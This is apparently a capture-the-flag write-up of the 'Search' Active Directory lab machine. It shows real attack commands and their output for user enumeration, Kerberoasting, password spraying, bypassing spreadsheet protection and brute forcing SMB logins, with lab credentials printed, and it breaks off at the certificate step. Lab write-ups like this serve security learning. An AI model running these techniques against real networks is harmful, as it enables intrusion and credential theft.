Search

Synopsis


Search is a hard difficulty Windows machine that focuses on Active Directory enumeration and exploitation techniques. Foothold is obtained by finding exposed credentials in a web page, enumerating AD users, running a Kerberoast attack to obtain a crackable hash for a service account and spraying the password against a subset of the discovered accounts, obtaining access to a SMB share where a protected XLSX file containing user data is found. Unprotecting the file leads to a second set of credentials, which gives access to another share where PKCS#12 certificates can be downloaded. After importing the certificates into a web browser, Windows PowerShell Web Access can be used to obtain an interactive shell on the system. Due to misconfigured ACLs, the user can retrieve the password of a group managed service account which can change the password of an administrative user, resulting in high-privileged access to the system via wmiexec or psexec .

Skills


- Web enumeration
- Hash cracking
- AD enumeration
- Removing protection from XLSX files
- Using Windows Powershell web access
- GMSA password retrieval
- Exploiting misconfigured AD ACLS

Exploitation

As always we start with the nmap to check what services/ports are open



```
┌──(root㉿kali)-[~/Desktop/Boxes]
└─# nmap -A 10.10.11.129
Starting Nmap 7.94 ( https://nmap.org ) at 2023-09-16 13:50 EDT
Nmap scan report for 10.10.11.129
Host is up (0.032s latency).
Not shown: 987 filtered tcp ports (no-response)
PORT     STATE SERVICE       VERSION
53/tcp   open  domain        Simple DNS Plus
80/tcp   open  http          Microsoft IIS httpd 10.0
|_http-server-header: Microsoft-IIS/10.0
| http-methods:
|_  Potentially risky methods: TRACE
|_http-title: Search &mdash; Just Testing IIS
88/tcp   open  kerberos-sec  Microsoft Windows Kerberos (server time: 2023-09-16 17:51:08Z)
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: search.htb0., Site: Default-First-Site-Name)
|_ssl-date: 2023-09-16T17:52:38+00:00; +1s from scanner time.
| ssl-cert: Subject: commonName=research
| Not valid before: 2020-08-11T08:13:35
|_Not valid after:  2030-08-09T08:13:35
443/tcp  open  ssl/http      Microsoft IIS httpd 10.0
|_http-server-header: Microsoft-IIS/10.0
|_ssl-date: 2023-09-16T17:52:38+00:00; +1s from scanner time.
| ssl-cert: Subject: commonName=research
| Not valid before: 2020-08-11T08:13:35
|_Not valid after:  2030-08-09T08:13:35
|_http-title: Search &mdash; Just Testing IIS
| tls-alpn:
|_  http/1.1
| http-methods:
|_  Potentially risky methods: TRACE
445/tcp  open  microsoft-ds?
464/tcp  open  kpasswd5?
593/tcp  open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
```




```
|_  http/1.1
| http-methods:
|_  Potentially risky methods: TRACE
445/tcp  open  microsoft-ds?
464/tcp  open  kpasswd5?
593/tcp  open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp  open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: search.htb0., Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=research
| Not valid before: 2020-08-11T08:13:35
|_Not valid after:  2030-08-09T08:13:35
|_ssl-date: 2023-09-16T17:52:38+00:00; +1s from scanner time.
3268/tcp open  ldap          Microsoft Windows Active Directory LDAP (Domain: search.htb0., Site: Default-First-Site-Name)
|_ssl-date: 2023-09-16T17:52:38+00:00; +1s from scanner time.
| ssl-cert: Subject: commonName=research
| Not valid before: 2020-08-11T08:13:35
|_Not valid after:  2030-08-09T08:13:35
3269/tcp open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: search.htb0., Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=research
| Not valid before: 2020-08-11T08:13:35
|_Not valid after:  2030-08-09T08:13:35
|_ssl-date: 2023-09-16T17:52:38+00:00; +1s from scanner time.
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running (JUST GUESSING): Microsoft Windows 2019 (88%)
Aggressive OS guesses: Microsoft Windows Server 2019 (88%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: Host: RESEARCH; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-time:
|   date: 2023-09-16T17:52:00
|_  start_date: N/A
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled and required
```

We can see multiple ports open which are typical for the domain controller

Trying to access services like RPC or SMB as anonymous users didn’t work so we moved to the web

Opening hte browser gave us the following application, from this application we got a list of employees names




We run kerbrute against the user list to verify which users are valid domain users and we got confirmation for three for them

```
└─# ./ker* --dc 10.10.11.129 -d search.htb userenum ~/Desktop/Boxes/Search.htb/users

    __             __               __
   / /_____  _____/ /_  _______  __/ /____
  / //_/ _ \/ ___/ __ \/ ___/ / / / __/ _ \
 / ,< /  __/ /  / /_/ / /  / /_/ / /_/  __/
/_/|_|\___/_/  /_.___/_/   \__,_/\__/\___/

Version: v1.0.3 (9dad6e1) - 09/16/23 - Ronnie Flathers @ropnop

2023/09/16 14:08:23 >  Using KDC(s):
2023/09/16 14:08:23 >   10.10.11.129:88

2023/09/16 14:08:23 >  [+] VALID USERNAME:       Keely.Lyons@search.htb
2023/09/16 14:08:23 >  [+] VALID USERNAME:       Dax.Santiago@search.htb
2023/09/16 14:08:23 >  [+] VALID USERNAME:       Sierra.Frye@search.htb
2023/09/16 14:08:23 >  Done! Tested 16 usernames (3 valid) in 0.075 seconds

┌──(root㉿kali)-[/opt/kerbrute]
```

We the list of three confirmed users we tried to steal their krb5 hashes, yet we got nothing so at this stage we hit the wall thus we decided to returned to the web page to take a closer look

And on of the pictures we found another username and password




Frist of all we verified if this user is a valid domain user via kerbrute

```
# ./ker* --dc 10.10.11.129 -d search.htb userenum ~/Desktop/Boxes/Search.htb/users

Version: v1.0.3 (9dad6e1) - 09/16/23 - Ronnie Flathers @ropnop

2023/09/16 14:19:17 >  Using KDC(s):
2023/09/16 14:19:17 >   10.10.11.129:88

2023/09/16 14:19:17 >  [+] VALID USERNAME:       Hope.Sharp@search.htb
```

And it is a valid domain user indeed

So now we have a first set of user’s credentials

We used them to access RPC service what provided us with the comprehensive list of all users on the system



```
user:[Kyler.Arias] rid:[0×4bd]
user:[Saniyah.Roy] rid:[0×4be]
user:[Sarai.Boone] rid:[0×4bf]
user:[Jermaine.Franco] rid:[0×4c0]
user:[Alfred.Chan] rid:[0×4c1]
user:[Jamar.Holt] rid:[0×4c2]
user:[Sandra.Wolfe] rid:[0×4c3]
user:[Rene.Larson] rid:[0×4c4]
user:[Yareli.Mcintyre] rid:[0×4c5]
user:[Griffin.Maddox] rid:[0×4c6]
user:[Prince.Hobbs] rid:[0×4c7]
user:[Armando.Nash] rid:[0×4c8]
user:[Sonia.Schneider] rid:[0×4c9]
user:[Maeve.Mann] rid:[0×4ca]
user:[Lizeth.Love] rid:[0×4cb]
user:[Amare.Serrano] rid:[0×4cc]
user:[Savanah.Knox] rid:[0×4cd]
user:[Frederick.Cuevas] rid:[0×4ce]
user:[Marshall.Skinner] rid:[0×4cf]
user:[Edgar.Jacobs] rid:[0×4d0]
user:[Elisha.Watts] rid:[0×4d1]
user:[Belen.Compton] rid:[0×4d2]
user:[Amari.Mora] rid:[0×4d3]
user:[Cadence.Conner] rid:[0×4d4]
user:[Katelynn.Costa] rid:[0×4d5]
user:[Sage.Henson] rid:[0×4d6]
user:[Maren.Guzman] rid:[0×4d7]
user:[Natasha.Mayer] rid:[0×4d8]
user:[Chanel.Bell] rid:[0×4d9]
user:[Scarlett.Parks] rid:[0×4da]
user:[Eliezer.Jordan] rid:[0×4db]
user:[Dax.Santiago] rid:[0×4dc]
user:[Lillie.Saunders] rid:[0×4dd]
```

As well as we used those credentials to access SMB service

```
└─# smbmap -H 10.10.11.129 -u 'Hope.Sharp' -p 'IsolationIsKey?'
[+] IP: 10.10.11.129:445        Name: search.htb
        Disk                                                    Permissions     Comment
        ----                                                    -----------     -------
        ADMIN$                                                  NO ACCESS       Remote Admin
        C$                                                      NO ACCESS       Default share
        CertEnroll                                              READ ONLY       Active Directory Certificate Services share
        helpdesk                                                NO ACCESS
        IPC$                                                    READ ONLY       Remote IPC
        NETLOGON                                                READ ONLY       Logon server share
        RedirectedFolders$                                      READ, WRITE
        SYSVOL                                                  READ ONLY       Logon server share
```

```
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   Dc        0  Sat Sep 16 14:21:53 2023
  ..                                  Dc        0  Sat Sep 16 14:21:53 2023
  abril.suarez                        Dc        0  Tue Apr  7 14:12:58 2020
  Angie.Duffy                         Dc        0  Fri Jul 31 09:11:32 2020
  Antony.Russo                        Dc        0  Fri Jul 31 08:35:32 2020
  belen.compton                       Dc        0  Tue Apr  7 14:32:31 2020
  Cameron.Melendez                    Dc        0  Fri Jul 31 08:37:36 2020
  chanel.bell                         Dc        0  Tue Apr  7 14:15:09 2020
  Claudia.Pugh                        Dc        0  Fri Jul 31 09:09:08 2020
  Cortez.Hickman                      Dc        0  Fri Jul 31 08:02:04 2020
  dax.santiago                        Dc        0  Tue Apr  7 14:20:08 2020
  Eddie.Stevens                       Dc        0  Fri Jul 31 07:55:34 2020
  edgar.jacobs                        Dc        0  Thu Apr  9 16:04:11 2020
  Edith.Walls                         Dc        0  Fri Jul 31 08:39:50 2020
  eve.galvan                          Dc        0  Tue Apr  7 14:23:13 2020
  frederick.cuevas                    Dc        0  Tue Apr  7 14:29:22 2020
  hope.sharp                          Dc        0  Thu Apr  9 10:34:41 2020
  jayla.roberts                       Dc        0  Tue Apr  7 14:07:00 2020
  Jordan.Gregory                      Dc        0  Fri Jul 31 09:01:06 2020
  payton.harmon                       Dc        0  Thu Apr  9 16:11:39 2020
  Reginald.Morton                     Dc        0  Fri Jul 31 07:44:32 2020
  santino.benjamin                    Dc        0  Tue Apr  7 14:10:25 2020
  Savanah.Velazquez                   Dc        0  Fri Jul 31 08:21:42 2020
  sierra.frye                         Dc        0  Wed Nov 17 20:01:46 2021
  trace.ryan                          Dc        0  Thu Apr  9 16:14:26 2020
```


We also used them to steal krb5 hash of the service account associated with the user and it worked - we got krb5 hash for the web_svc account

```
└─# python GetUserSPNs.py -dc-ip 10.10.11.129  search.htb/'Hope.Sharp':"IsolationIsKey?"  -request
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

ServicePrincipalName                Name     MemberOf  PasswordLastSet             LastLogon  Delegation
----------------------------------  -------  --------  --------------------------  ---------  ----------
RESEARCH/web_svc.search.htb:60001   web_svc              2020-04-09 08:59:11.329031  <never>
```


We cracked the hash and got the plain text password for the service account, so we tried to perform a silver ticket attack, yet this didn’t work

At this stage we hit the wall again, so we decided to launch password spray attack - the list of user from SMB and password for the service account

And after a while we got a match




As a user ‘Edgar.Jones’ we access his smb share where we found XLSX spreadsheet



When we opened it, we noticed that it has a hidden column which we couldn’t reveal

	A	B	D	E	F	G
1	firstname	lastname	Username			
2	Payton	Harmon	Payton.Harmon			
3	Cortez	Hickman	Cortez.Hickman			
4	Bobby	Wolf	Bobby.Wolf			
5	Margaret	Robinson	Margaret.Robinson			
6	Scarlett	Parks	Scarlett.Parks			
7	Eliezer	Jordan	Eliezer.Jordan			
8	Hunter	Kirby	Hunter.Kirby			
9	Sierra	Frye	Sierra.Frye			
10	Annabelle	Wells	Annabelle.Wells			
11	Eve	Galvan	Eve.Galvan			
12	Jeramiah	Fritz	Jeramiah.Fritz			
13	Abby	Gonzalez	Abby.Gonzalez			
14	Joy	Costa	Joy.Costa			
15	Vincent	Sutton	Vincent.Sutton			
16						
17						
18						
19						
20						
21						
22						
23						
24						



But the is a way to bypass this protection - we just need to unzip the XLSX document and manually remover the line that introduced this protection and then zip the entire file

```
└─# unzip *.xlsx
Archive:  Phishing_Attempt.xlsx
  inflating: [Content_Types].xml
  inflating: _rels/.rels
  inflating: xl/workbook.xml
  inflating: xl/_rels/workbook.xml.rels
  inflating: xl/worksheets/sheet1.xml
  inflating: xl/worksheets/sheet2.xml
  inflating: xl/theme/theme1.xml
  inflating: xl/styles.xml
  inflating: xl/sharedStrings.xml
  inflating: xl/drawings/drawing1.xml
  inflating: xl/charts/chart1.xml
  inflating: xl/charts/style1.xml
  inflating: xl/charts/colors1.xml
  inflating: xl/worksheets/_rels/sheet1.xml.rels
  inflating: xl/worksheets/_rels/sheet2.xml.rels
  inflating: xl/drawings/_rels/drawing1.xml.rels
  inflating: xl/charts/_rels/chart1.xml.rels
  inflating: xl/printerSettings/printerSettings1.bin
  inflating: xl/printerSettings/printerSettings2.bin
  inflating: xl/calcChain.xml
  inflating: docProps/core.xml
  inflating: docProps/app.xml

┌──(root㉿kali)-[~/Desktop/Boxes/Search.htb]
└─# rm -rf Phishing_Attempt.xlsx

┌──(root㉿kali)-[~/Desktop/Boxes/Search.htb]
└─# find . | grep sheet
./xl/worksheets
./xl/worksheets/sheet1.xml
./xl/worksheets/sheet2.xml
```

```
></sheetData><sheetProtection algorithmName="SHA-512" hashValue="hFq32ZstMEekuneGzHEfxeBZh3hnmO9nv>
```

After doing the above we revealed the content of the hidden column where we found password for the users

	A	B	C	D	E	F	G	H	I	J	K	L
1	firstname	lastname	password	Username								
2	Payton	Harmon	;;36!cried!INDIA!year!50;;	Payton.Harmon								
3	Cortez	Hickman	..10-time-TALK-proud-66..	Cortez.Hickman								
4	Bobby	Wolf	??47^before^WORLD^surprise^91??	Bobby.Wolf								
5	Margaret	Robinson	//51+mountain+DEAR+noise+83//	Margaret.Robinson								
6	Scarlett	Parks	++47|building|WARSAW|gave|60++	Scarlett.Parks								
7	Eliezer	Jordan	!!05_goes_SEVEN_offer_83!!	Eliezer.Jordan								
8	Hunter	Kirby	~~27%when%VILLAGE%full%00~~	Hunter.Kirby								
9	Sierra	Frye	$$49=wide=STRAIGHT=jordan=28$$18	Sierra.Frye								
10	Annabelle	Wells	==95~pass~QUIET~austria~77==	Annabelle.Wells								
11	Eve	Galvan	//61!banker!FANCY!measure!25//	Eve.Galvan								
12	Jeramiah	Fritz	??40:student:MAYOR:been:66??	Jeramiah.Fritz								
13	Abby	Gonzalez	&&75:major:RADIO:state:93&&	Abby.Gonzalez								
14	Joy	Costa	**30*venus*BALL*office*42**	Joy.Costa								
15	Vincent	Sutton	**24&moment&BRAZIL&members&66**	Vincent.Sutton								
16												
17												
18												
19												
20												

So we prepared another username list and started brute forcing the SMB service - after a while we got a match for user Sierra.Frye

```
└─# crackmapexec smb 10.10.11.129 -u users -p pass
SMB         10.10.11.129    445    RESEARCH         [*] Windows 10.0 Build 17763 x64 (name:RESEARCH) (domain:search.htb) (signing:True) (SMBv1:False)
SMB         10.10.11.129    445    RESEARCH         [-] search.htb\Payton.Harmon:$$49=wide=STRAIGHT=jordan=28$$18 STATUS_LOGON_FAILURE
SMB         10.10.11.129    445    RESEARCH         [-] search.htb\Cortez.Hickman:$$49=wide=STRAIGHT=jordan=28$$18 STATUS_LOGON_FAILURE
SMB         10.10.11.129    445    RESEARCH         [-] search.htb\Bobby.Wolf:$$49=wide=STRAIGHT=jordan=28$$18 STATUS_LOGON_FAILURE
SMB         10.10.11.129    445    RESEARCH         [-] search.htb\Scarlett.Parks:$$49=wide=STRAIGHT=jordan=28$$18 STATUS_LOGON_FAILURE
SMB         10.10.11.129    445    RESEARCH         [-] search.htb\Hunter.Kirby:$$49=wide=STRAIGHT=jordan=28$$18 STATUS_LOGON_FAILURE
SMB         10.10.11.129    445    RESEARCH         [+] search.htb\Sierra.Frye:$$49=wide=STRAIGHT=jordan=28$$18
```

Accessing her share gave us pfx file - and we now that we can use pfx file to forge a malicious certificat that will be used to get a remote access

```
                3246079 blocks of size 4096. 767052 blocks available
smb: \Sierra.Frye\Desktop\> cd ..
smb: \Sierra.Frye\> cd Documents
smb: \Sierra.Frye\Documents\> ls
  .                                   DRc        0  Fri Jul 31 10:42:19 2020
  ..                                  DRc        0  Fri Jul 31 10:42:19 2020
